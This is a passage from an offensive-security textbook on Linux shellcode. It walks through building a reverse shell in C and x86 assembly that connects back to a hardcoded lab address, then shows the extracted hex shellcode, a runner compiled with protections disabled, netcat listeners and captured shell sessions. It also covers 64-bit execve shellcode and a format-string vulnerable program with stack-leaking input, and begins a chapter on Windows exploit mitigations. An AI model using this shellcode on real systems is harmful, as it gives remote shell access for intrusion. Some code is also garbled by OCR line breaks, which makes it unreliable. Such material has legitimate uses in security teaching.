> If you want to dive deeper into the properties of a socket, you can visit the following link: `http://man7.org/linux/man-pages/man2/socket.2.html`.

When a socket is created, it is done using the `socket()` function. This returns a file descriptor that serves as a handle that the system can use to refer to that socket. When a socket is first created, it is merely just a socket for a specific protocol type. Since there are no additional parameters, we need to define this. Such parameters include aspects such as whether this socket will be used as a **client** or **server** socket. If used as a client socket, all we need to define is the destination address and port that it will connect to. If it will be used as a server, then the local address and port that it will listen on should be defined. This server-type socket is what is called a **bind** socket.

In relation to a reverse shell connection, the socket will be set up as a client socket so that it can connect to your attacking machine. File descriptors play a big role in a reverse shell socket. When we execute something on a remote machine, that data needs to be linked to a remote terminal. Remember that the remote machine will get its results in either standard input or standard output format. To access the data that is being sent, we need to make use of the `dup2()` function, which will duplicate the relevant descriptors and point them to the socket. This duplication will enable the output of the executed commands to be sent via the socket to the attacking machine. So, to put this into perspective, if you had to type a command and it returned an error, that error message would need to be sent back – and this is done via the `dup2()` function.

To create a reverse shell shellcode, we will need to perform the following tasks:

1. Create a TCP compatible socket.
2. Connect it to the attacking machine.

3. Duplicate the file descriptors to the socket of the reverse shell. This must be done before the shell is spawned.
4. Finally, spawn the shell.

Translating the preceding steps into a C program will look like this:

```
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main (void)
#
{

  int i;  //this will be used for fd replication
  int sockfd;   //this is a placeholder for the file descriptor
(fd)
  struct sockaddr_in sock_addr;  //this is where we declare the
socket structure

  sock_addr.sin_family = AF_INET;  //here we define the address
family of internet protocol (IP)
  sock_addr.sin_port = htons ( 443 );//the target port is
defined here
  sock_addr.sin_addr.s_addr = inet_addr("192.168.44.128");//
here we are defining the target ip address. This is the IP of
my attacking PC, you can change it according to your lab
  sockfd = socket ( AF_INET, SOCK_STREAM, IPPROTO_IP );//this
line creates the socket and holds its reference in the sockfd
variable
connect (sockfd, (struct sockaddr *)&sock_addr, sizeof(sock_
addr));//this line puts the socket in a connect state

//here we are setting the duplication of file descriptors, and
using a loop
  for(i = 0; i <= 2; i++)
    dup2(sockfd, i);
    execve( "/bin/sh", NULL, NULL );//finally we spawn the bash
shell
}
```


You can save the preceding code in a `.c file` – I have called it `rev_shell.c`, and I have compiled it using GCC using the following command:

```
gcc rev_c.c -o rev_shell
```

Ensure that you have the listener set up. In my case, I have used the `netcat` tool with the following command:

```
nc -lvp 443
```

Once you have the listener set up, you can run the program and you will have a reverse shell spawned as per the following screenshot:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
192.168.44.133: inverse host lookup failed: Unknown host
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.133] 57220

id
uid=1000(rishalin) gid=1000(rishalin) groups=1000(rishalin),4(adm),24(cdrom),27(sudo),
^C
```

Figure 5.12 – Reverse shell spawned using the C program

Now, let's put this C program function into assembly language. Within assembly language, we cannot use readable values such as `AF_NET`, `SOCK_STREAM`, and so on. Rather, we need to make use of their numeric equivalent.

Tip

If you need to find the numeric equivalents, you can view the syscall documentation. This can be found at the following links:

`http://man7.org/linux/man-pages/man2/socketcall.2.html`

`http://man7.org/linux/man-pages/man2/connect.2.html`

We begin the assembly language by looking at the creation of the socket. To determine the syscall number of the **socketcall** function, we will check `cat/usr/include/x86_64-linux-gnu/asm/unistd_32.h`. Here, we are able to determine that the syscall number is as follows:

```
#define__NR_socketcall 102
```

Next, we need to look at the different function calls of the socketcall syscall. This can be checked within the `/usr/include/linux/net.h` file and shown here:

```
#define SYS_SOCKET      1               /* sys_socket(2)
*/
#define SYS_BIND        2               /* sys_bind(2)
*/
#define SYS_CONNECT     3               /* sys_connect(2)
*/
#define SYS_LISTEN      4               /* sys_listen(2)
*/
#define SYS_ACCEPT      5               /* sys_accept(2)
*/
```

We now determine that the call should be set to `1` to create a socket. Viewing the `man` page of socket syscall provides us with the following reference:

```
int socket(int domain, int type, int protocol);
```

We will need to define the domain, type, and protocol of our socket. We can find the value of the domain by looking at the `/usr/include/x86_64-linux-gnu/bits/socket.h` location.

Here, we find that the `AF_INET` is the same value as the `PF_INET`, which is `2` as shown in the following snippet:

```
#define PF_INET 2 /* IP protocol family.  */
#define PF_INET6 10 /* IP version 6.  */
#define AF_INET PF_INET
#define AF_INET6 PF_INET6
```

The file at `/usr/include/x86_64-linux-gnu/bits/socket_type.h` provides us with the type value as shown here:

```
SOCK_STREAM = 1, /* Sequenced, reliable, connection-based
         byte streams.  */
```

The file at /usr/include/i386-linux-gnu/bits/socket_type.h provides us with the value of the TCP protocol as shown here:

```
IPPROTO_IP = 0, /* Dummy protocol for TCP  */
```

Thus far, we have all the data needed to create the socket. Putting this into assembly language would look as follows:

```
global _start
section .text
_start:
; Creating a socket
        ; move decimal 102 in eax - socketcall syscall as we
have determined in the previous steps
        xor eax, eax
        mov al, 0x66    ;value in HEX
        ; set the call argument to 1 - this is the SOCKET
syscall
        xor ebx, ebx
        mov bl, 0x1
        ; here we push the value of protocol, type and domain
on stack - socket syscall
        ; int socket(int domain, int type, int protocol);
        ; remember that the arguments are pushed in reverse
order
        xor ecx, ecx
        push ecx        ; Protocol = 0
        push 0x1        ; Type = 1 (SOCK_STREAM)
        push 0x2        ; Domain = 2 (AF_INET)
        ; set value of ecx to point to top of stack - points to
block of arguments for socketcall syscall
        mov ecx, esp
        int 0x80
```

Now we need to create the assembly language to connect to the remote system.

Looking at the man page for the connect syscall, we see the following:

```
int connect(int sockfd, const struct sockaddr *addr, socklen_t
addrlen);
```

The connect syscall will be used to bind the socket. Referring to the `net.h` file earlier, we see that it has a value of `3`. This means that any arguments we push will point to the arguments of the connected syscall.

The `sockfd` argument is a return value of the previous syscall. The `addr` argument is the same as the `sockaddr` structure. This structure is defined as follows:

```
struct sockaddr_in {
   short int            sin_family;
   unsigned short int   sin_port;
   struct in_addr       sin_addr;
   unsigned char        sin_zero[8];
};
```

So, we will define the `sin_family` as `AF_INET/PF_INET`. The `sin_port` will be the destination port. We will use port `8443` but convert it into hex and use the little endian. The same will apply to the `sin_addr`, which is the destination address. Putting this into assembly language would look as follows:

```
; Connecting to the attacking machin
        ; save return value of socket syscall - socket file
descriptor
        xor edx, edx
        mov edx, eax
        ; moving the decimal 102 in eax - socketcall syscall
        mov al, 0x66    ;converted to hex
        ; set argument to 3 which is connect syscall
        mov bl, 0x3
        ; push the structure of the sockaddr on the stack
        ; struct sockaddr {
        ;       sa_family_t sa_family;
        ;       char        sa_data[14];
        ;       }
        xor ecx, ecx
        push 0x802ca8c0         ; s_addr = 192.168.44.128
        push word 0xfb20        ; port = 8443
        push word 0x2           ; family = AF_INET
        mov esi, esp            ; save address of sockaddr
struct
```

```
        ; push values of addrlen, addr and sockfd on the stack
        ; bind(host_sockid, (struct sockaddr*) &addr,
sizeof(addr));
        push 0x10               ; strlen =16
        push esi                ; address of sockaddr structure
        push edx                ; file descriptor returned from
socket syscall
        ; define the value of ecx to point to the top of stack
- points to block of arguments for bind syscall
        mov ecx, esp
        int 0x80
```

Next, we need to ensure that the reverse shell is useable by redirecting the input and output. This is where the `dup2()` function and syscall come into play. Looking at the man page, we have the following:

```
int dup2(int oldfd, int newfd);
```

Here, we see that the `dup2()` makes a duplicate of the `oldfd` file descriptor. This duplicate is derived from the number specified in the `newfd` descriptor. We need to map standard input (`stdin`), standard output (`stdout`), and standard error (`stderr`) to the values of `0`, `1`, and `2`. The assembly code will be as follows:

```
        ; dup2 syscall - setting STDIN;
        mov al, 0x3f            ; move decimal 63; coverted to
hex - dup2 syscall
        mov ebx, edx            ; move return value of sockfd
(return value of socket syscall) in ebx
        xor ecx, ecx
        int 0x80

        ; dup2 syscall - setting STDOUT
        mov al, 0x3f            ; move decimal 63; coverted to
hex - dup2 syscall
        mov cl, 0x1
        int 0x80

        ; dup2 syscall - setting STDERR
        mov al, 0x3f            ; move decimal 63; coverted to
hex - dup2 syscall
        mov cl, 0x2
        int 0x80
```

The last part of the reverse shell is to execute an actual shell. This will be the `/bin/sh` shell using the `execve` syscall. We will use little endian syntax here too, and to make the size 8 bytes, we will add in an extra slash, `/`. The assembly code will look as follows:

```
; Execute /bin/sh
        ; exeve syscall
        mov al, 0xb
        ; push //bin/sh on stack
        xor ebx, ebx
        push ebx                ; Null
        push 0x68732f6e         ; hs/n : 68732f6e
        push 0x69622f2f         ; ib// : 69622f2f
        mov ebx, esp
        xor ecx, ecx
        xor edx, edx
        int 0x80
```

Now we will combine all of the code together into an `asm` file. I will call it `rev_shell.asm`.

We will need to compile and link this assembly code, which can be done using this:

```
nasm -f elf rev_shell.asm -o rev_shell.o
ld -o rev_shell rev_shell.o
```

Once this has been compiled, we can extract the shellcode using the following command:

```
objdump -d rev_shell |grep '[0-9a-f]:'|grep -v 'file'|cut -f2
-d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/
/\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

Next, we will reuse our shellcode C program and input the new shellcode as shown in the following snippet. I have saved this file as `rev_shell.c`:


```
#include <stdio.h>
#include <string.h>

```

```
unsigned char shell[] = "\x31\xc0\xb0\x66\x31\xdb\xb3\x01\x31\
xc9\x51\x6a\x01\x6a\x02\x89\xe1\xcd\x80\x31\xd2\x89\xc2\xb0\
x66\xb3\x03\x31\xc9\x68\xc0\xa8\x2c\x80\x66\x68\x20\xfb\x66\
x6a\x02\x89\xe6\x6a\x10\x56\x52\x89\xe1\xcd\x80\xb0\x3f\x89\
xd3\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80\xb0\x3f\xb1\x02\
xcd\x80\xb0\x0b\x31\xdb\x53\x68\x6e\x2f\x73\x68\x68\x2f\x2f\
x62\x69\x89\xe3\x31\xc9\x31\xd2\xcd\x80";


int main(void)
{
  printf("This is a test program. Please note you're your
shellcode length is: %zu\n", strlen(shell));

  void (*ret)() = (void(*)())shell;

  ret();
}
```

Finally, we will compile the C program using the following command – remember to disable the countermeasures:

```
gcc -fno-stack-protector -z execstack rev_shell.c -o rev_shell
```

Finally, start a netcat listener using `nc -lvp 8443` and run the compiled program. You should now get a shell as shown in the following screenshot:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8443
listening on [any] 8443 ...
192.168.44.149: inverse host lookup failed: Unknown host
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.149] 51668
whoami
rishalin
id
uid=1000(rishalin) gid=1000(rishalin) groups=1000(rishalin),4(adm),24(cdrom),27(sudo)
```

Figure 5.13 – Reverse shell obtained with shellcode within Linux

Since we have predominantly covered a 32-bit shellcode, let's look at writing shellcode for x64 bit systems. In the next section, we will look at the key differences when it comes to writing 64-bit shellcode, and you will see that there is very little difference between 32-bit and 64-bit shellcode.

Writing shellcode for x64

Before we write shellcode for 64-bit architecture, let's recap the differences between 32-bit and 64-bit architectures. Within 32-bit architecture, the registers available are 4 bytes in size and use 32-bit addresses. This means that the address space that is available is limited by the 8-bit value.

In 64-bit, the memory that is accessible is a lot more. Here, you have a size of 8 bytes and the size of the registers and address space is twice as large as those in 32-bit architectures. The registers in a 64-bit system start with an `r`, so we will have `rax` instead of `eax`, `rbx` instead of `ebx`, and so forth.

With the addition of new registers, it affects the way functions are called. Arguments are no longer pushed onto the stack. Instead, the first six arguments to a function will be passed as follows: `rdi`, `rsi`, `rdx`, `rcx`, `r8d`, and `r9d`. The remaining arguments are passed via the stack. So how does this affect exploit development? Well, they pose a challenge when you perform tasks such as brute-forcing, due to the large address space. **Ret2libc** attacks are limited since the function arguments are not taken from the stack. Buffer overflows may lead to a situation where the mapped address space has a limitation due to the 6-byte hexadecimal number. So, for example, if you try to overwrite the address of `0x4141414142424242`, the only available address space will be `0x0000414243444546`. This means that after overwriting EIP, the exploit buffer must end.

In this chapter, we have predominantly covered x86 (32-bit) attacks. Of course, you can run them on a 64-bit system, but let's focus on 64-bit shellcode specifically.

The first thing that we need to consider is the differences between the syscall numbers in x86 and x64 versions of Linux. A good resource to look at that showcases these differences is `https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/`.

You can also view the actual `syscall_64` table from the Torvalds GitHub repository, found at the following link:

`https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall_64.tbl`

In order to spawn a bash shell, we will use the `execve` syscall as we have done before. This is syscall number 59 as shown in the following table:

59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

Table 5.1 – Syscall number for execve

Let's write out the assembly code that will be used within a 64-bit system to spawn a reverse shell. As you will notice in the following snippet, the syntax is exactly the same, with some minor changes to the registers that are used:

```
Section .text
global _start

_start:
xor rdx, rdx ; set the rdx to zero
push rdx
mov rax, 0x68732f2f6e69622f; here we push the bin/sh but in
little endian. So it will be "hs//nib/"
push rax ; pushing the value to the stack
mov rdi, rsp ; we use a pointer to bin/sh and store it in rdi

push rdx ; we push a zero here to be a null termination
push rdi; the address is bin/sh is pushed onto the stack
mov rsi, rsp; we use another pointer to point to bin/sh. This
is a pointer to a pointer
xor rax, rax; perform another zero out as a cleanup
mov al, 0x3b; this is the execve sys call in hex (59) and its
moved to the lowest part of eax to avoid nulls
syscall perform the final sys call
```

Before a syscall is executed, we need to put the syscall number in the `rax` register. The arguments for the `execve` will be stored in the `rdi`, `rsi`, and `rdx` registers. There will be a pointer at `rdi` that points to `/bin/sh` while the pointer at `rsi` will contain the arguments. In the preceding example, we are not using any arguments, so we will use a pointer to a pointer so that the program executes. This is known as a **nested pointer**.


To compile the `asm` file (I have named it `64_shell.asm`), the procedure will be similar to what we did before – however, there is a slight change in the syntax, as shown in the following command. Using the `nasm` tool, the command will be as follows:

```
nasm -f elf64 64_shell.asm -o 64_shell.o
```

To link the file, we will use the following command:

```
ld -m elf_x86_64 -s -o 64_shell 64_shell.o
```

Once compiled, the result will be a `/bin/sh` shell spawned as shown in the following screenshot:



```
rishalin@ubuntu:~$ ./64_shell
$ whoami
rishalin
$ id
uid=1000(rishalin) gid=1000(rishalin) groups=1000(rishalin),4(adm),24(cdrom),27(sudo)
$
```

Figure 5.14 – 64-bit shellcode

To make use of this shellcode in a program, you can extract the shellcode using the `objdump` command:

```
objdump -d rev_shell |grep '[0-9a-f]:'|grep -v 'file'|cut -f2
-d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/
/\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

Once you have the shellcode, you can incorporate this into the shellcode C program that we used in the previous examples and compile it with the `gcc` command as follows:

```
gcc -m64 -z execstack -fno-stack-protector -o 64_shell_c 64_
shell_c.c
```

When you run the compiled C program, the result should be that a `/bin/sh` shell is spawned.

Format string vulnerabilities

Format string vulnerabilities are vulnerabilities that exist within programs that may make use of a vulnerable function. When you perform a format string attack, you can input data into that vulnerable function, ultimately allowing you to exploit stack values. This exploitation allows you to execute malicious code, read the values of the stack, or even cause the application to fail by means of a segmentation fault.

Let's consider the `printf()` function. Common formats that can be used with this function are described here:

- `%c` — Formats a single character
- `%d` — Formats an integer in a decimal value
- `%f` — Formats a float in a decimal value
- `%p` — Formats a pointer to an address location
- `%s` — Formats a string

- `%x` — Formats a hexadecimal value
- `%n` — Number of bytes written

There are additional functions that can be used as well:

- `fprintf()`
- `sprintf()`
- `vprintf()`
- `snprintf()`
- `vsnprintf()`
- `vfprintf()`
- `vfprintf()`

So, you may be wondering what is so special about these functions. Well, there is one thing that is common across all of them, and that is that they have the ability to print data to a specified destination. More importantly, they make use of arguments that work with string formats. Consider the example of the `printf()` function and the following commands:

- `printf("%s", variable)` would print a variable as a string.
- `printf(%p, variable)` would print the variable as a pointer.

Let's look at an example. We will create a basic program in the C language. All this program does is create a buffer size and print out what is put into the buffer.


The following code can be saved to anything you like. I have called it `formatstring.c`:

```

#include <stdio.h>
int main ()
{
  char buffer [32];
  gets (buffer);
  printf(buffer);
  printf("\n");
}
```

I have compiled this using GCC. You can ignore any warnings that GCC may display during the compilation process. The command to compile is as follows:

```
gcc -o formatstring formatstring.c
```


Once compiled, you will be able to run the program and input characters, which will be printed out as per the following screenshot:



```
rishalin@ubuntu:~$ ./formatstring
AAAAAAB
AAAAAAB
rishalin@ubuntu:~$
```

Figure 5.15 – Formatstring application printing out the buffer


If you had to input characters that exceed the buffer length that we have defined in the source code, the application would crash as seen in the following screenshot:



```
rishalin@ubuntu:~$ ./formatstring
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAa
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAa
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

Figure 5.16 – Segmentation fault when buffer exceeded

Next, we will input data along with the format value of `%p`. This should show us our data (in hex format) along with the memory address values. In the following screenshot, you will notice that the data I have input (AAAABBBB) is reflected in the stack.



```
rishalin@ubuntu:~$ ./formatstring
AAAABBBB %p %p %p %p %p %p %p %p %p
AAAABBBB 0x562fa4bab2a1 (nil) 0x7fb8c075e980 0x7ffdf578fe30 (nil)
0x4242424241414141 0x2520702520702520 0x2070252070252070 0x7025207
025207025
```

Figure 5.17 – Inputting data and format values

By passing data with format values, we can deduce the location of our data. By knowing the location, you can leverage that for exploitation. In the *Further reading* section, you will find a paper written about exploiting format string vulnerabilities.

Summary

In this chapter, we covered the debuggers and tools that can be used when creating shellcode for Linux. Compared to Windows, here we are using all **command-line interface** (**CLI**) tools, which ultimately make it a lot more lightweight when developing shellcode for Linux. We spent some time understanding the fundamental and key components of the Linux ELF structure. You then learned the thought process around creating shellcode by starting with a basic shell, moving onto egg hunters, reverse TCP shellcode, and finally, shellcode for 64-bit operating systems. The structure went from basic to complex, allowing you to see how shellcode can evolve and the ability to build complex shellcode for Linux.

In the next chapter, we will look at the countermeasures that are deployed within Windows and Linux and the various bypasses that exist for them.

Further reading

For more information, refer to the following resources:

- The 101 of ELF files on Linux: Understanding and Analysis

  `https://linux-audit.com/elf-binaries-on-linux-understanding-and-analysis/`
- The Definitive Guide to Linux System Calls

  `https://blog.packagecloud.io/eng/2016/04/05/the-definitive-guide-to-linux-system-calls/#what-is-a-system-call`
- Skape's whitepaper on egg hunters

  `http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf`
- Exploiting Format String Vulnerabilities

  `https://cs155.stanford.edu/papers/formatstring-1.2.pdf`

Section 3: Countermeasures and Bypasses

This section focuses on the advancements made by software vendors to utilize memory techniques to counter shellcode.

This part of the book comprises the following chapter:

- *Chapter 6, Countermeasures and Bypasses*

6
Countermeasures and Bypasses

In the preceding chapters, you learned about shellcode, assembly language, and various tools that are used when creating shellcode (such as the various debuggers and MSPvenom), and finally, applied that knowledge to shellcode techniques in both Windows and Linux.

Now, we need to cover the countermeasures that are deployed by these operating systems. Countermeasures are important from a defensive standpoint: you need to block attacks. Although this book is focused on offensive shellcode, we also need to understand these countermeasures and how they can be bypassed where possible. It's important to understand the countermeasures and the bypasses that exist because you will encounter these on target systems.

In this chapter, we will cover countermeasures and bypasses for both major operating systems through the following topics:

- Countermeasures and bypasses for Windows
- Countermeasures and bypasses for Linux

Technical requirements

The following operating systems are used within this chapter:

- Kali Linux 2021.x
- Windows 7 or greater
- Ubuntu v14 or greater

Any additional tools will be mentioned in the relevant sections when used.

Countermeasures and bypasses for Windows

Windows operating systems are known for having a lot more bugs and exploitable code than many other operating systems. However, as Microsoft has advanced their operating systems, they have also made tremendous advancements in the protection capabilities.

The latest operating system has a combination of memory countermeasures, such as **Address Space Layout Randomization** (**ASLR**) and **Data Execution Prevention** (**DEP**). More importantly, these protection capabilities are turned on by default. In addition to operating system-based protections, you have protections that are added during the development of an application, for example, stack cookies being used when developing applications with Visual Studio. These too are sometimes enforced during compilation, making them, in essence, a default addition to the program.

The rebasing of dynamic link libraries is also found within Windows. Rebasing works when an application loads multiple modules and there may be a conflict between two of the modules that may be loaded in the same address. The module that has a rebase bit set will move to a new address to avoid conflict. Now, if this module is one that you are targeting duringthe writing shellcode, this movement to a new address will make rebasing more challenging for you.

Let's look at some of the more common countermeasures deployed by Windows and how these can be bypassed. We will begin with ASLR.

Address space layout randomization

ASLR is primarily used to protect against memory attacks, such as buffer overflows. Remember that a buffer overflow attack essentially overwrites data with a payload and causes the program to overflow the memory buffer, allowing access to additional areas of memory. This type of attack has a requirement whereby the attacker will need to infer or know the location of each part of the program in memory. These memory locations can be discovered using tools, debuggers, and processes of trial and error, depending on the complexity of the program.

To counteract this, ASLR was introduced. ASLR randomizes the memory locations of various elements within the program. During each launch of the program, including the base operating system elements, various components are moved to different areas of memory. This randomization makes it difficult to determine the memory location of key elements that you would need to exploit during your attack, thus making the use of shellcode difficult.

Looking back at the history of ASLR, it has been introduced in many operating systems, starting with Linux around 2001, and then incorporated into Windows Vista (and later versions of Windows) around 2007, and ultimately into macOS, Apple, and Android operating systems. Today, ASLR is generally enabled by default across these operating systems.

Data execution prevention

Introduced in Windows XP, Server 2003, and later, DEP provides system-level protection for memory. It provides memory protections by marking one or more memory pages as non-executable, thus blocking code from executing from that memory region.

If an application attempts to run code from that protected memory page, an access violation will occur. You may have seen these types of error messages, such as `STATUS_ACCESS_VIOLATION`. Now if there were a case where the program would need to run code from that protected memory page, the procedure to do that would entail setting correct protection attributes. These attributes are `PAGE_EXECUTE`, `PAGE_EXECUTE_READ`, `PAGE_EXECUTE_READ_WRITE`, and `PAGE_EXECUTE_WRITECOPY`. As you work on application disassembly in the *Bypassing countermeasures* section coming up, keep an eye out for these attributes.

Stack cookies

Stack cookies, also known as GS or GS++, are a stack overflow protection mechanism introduced by Microsoft within Visual Studio. Fundamentally, they provide mitigations in programs that are compiled. These mitigations work by placing stack corruption checks (this is the stack cookie) in various functions that are susceptible to stack overflow attacks (these buffers are called GS buffers).

The following figure illustrates the use of a stack cookie:




Figure 6.1 – Stack cookie illustration

In the preceding figure, you will see that the introduction of the stack cookie is inserted before the **Extended Base Pointer** (**EBP**). This essentially renders functions immune to **Extended Instruction Pointer** (**EIP**) hijacks.

Now, let's move on to how programs handle exceptions and the countermeasures in place during this process. We will dive into **Structured Exception Handling** (**SEH**) next.

Structured exception handling


All applications will, at some stage, experience an error. When application errors occur, there needs to be a way for the application to handle this error correctly. This is where exception handling comes into play. SEH is what is used to handle these exceptions. The code for SEH would include statements such as `try`, `except`, and `finally`. Essentially, the process would be to *try* something, *except* this, and then finally, *perform* that. When depicted as code, it would look something like this:

```
__try
    \{
        strcpy(buf, arg);
        buf2 = malloc(30);
```

```
            strcpy(buf2, arg);
        \}

        __except( MyHandler( GetExceptionCode() ))
        \{
            printf( "Ended up in the handler - whoops!\n" );
        \}

        __finally
        \{
            if( buf2 != NULL )
                free( buf2 );
        \}
    \}
```

SEH is implemented in the form of a chain, whereby each handler is 8-bytes long, which is broken up into two 4-byte addresses stored one after the other.

To view a sample of this, open `vulnserver.exe` within **Immunity Debugger** and run the program. To view the chains, you can click on **View | SEH Chain**. You should see something as in the following figure:


Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
CPU - main thread, module vulnserv

```
00401130  $ 55             PUSH EBP
00401131  . 89E5           MOV EBP,ESP
00401133  . 83EC 18        SUB ESP,18
00401136  . C70424 010000( MOV DWORD PTR SS:[ESP],1
0040113D  . FF15 6C614000  CALL DWORD PTR DS:[<&msvcrt
00401143  . E8 D8FEFFFF    CALL vulnserv.00401020
00401148  . 90             NOP
00401149  . 8DB426 000000( LEA ESI,DWORD PTR DS:[ESI]
00401150  . 55
00401151  . 89E5
00401153  . 53
00401154  . 83EC 1
00401157  . 8B45 (
0040115A  . 8B00
0040115C  . 8B00
0040115E  . 3D 91(
00401163  . 77 3B
00401165  . 3D 8D(
0040116A  . 72 4B
0040116C  > BB 01(
00401171  > C74424
00401179  . C70424
00401180  . E8 231
00401185  . 83F8 (
```

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00000000
EBX 00800000
ESP 0060F24C
EBP 0060F2A0
ESI 0061BE00
```

SEH chain of main thread

Address	SE handler
0060FBF4	74B5AE50
0060FFCC	ntdll.7774AD40
0060FFE4	ntdll.77758A56

Figure 6.2 – SEH chain for vulnserver

This SEH chain is the default chain as per the program's original instructions.

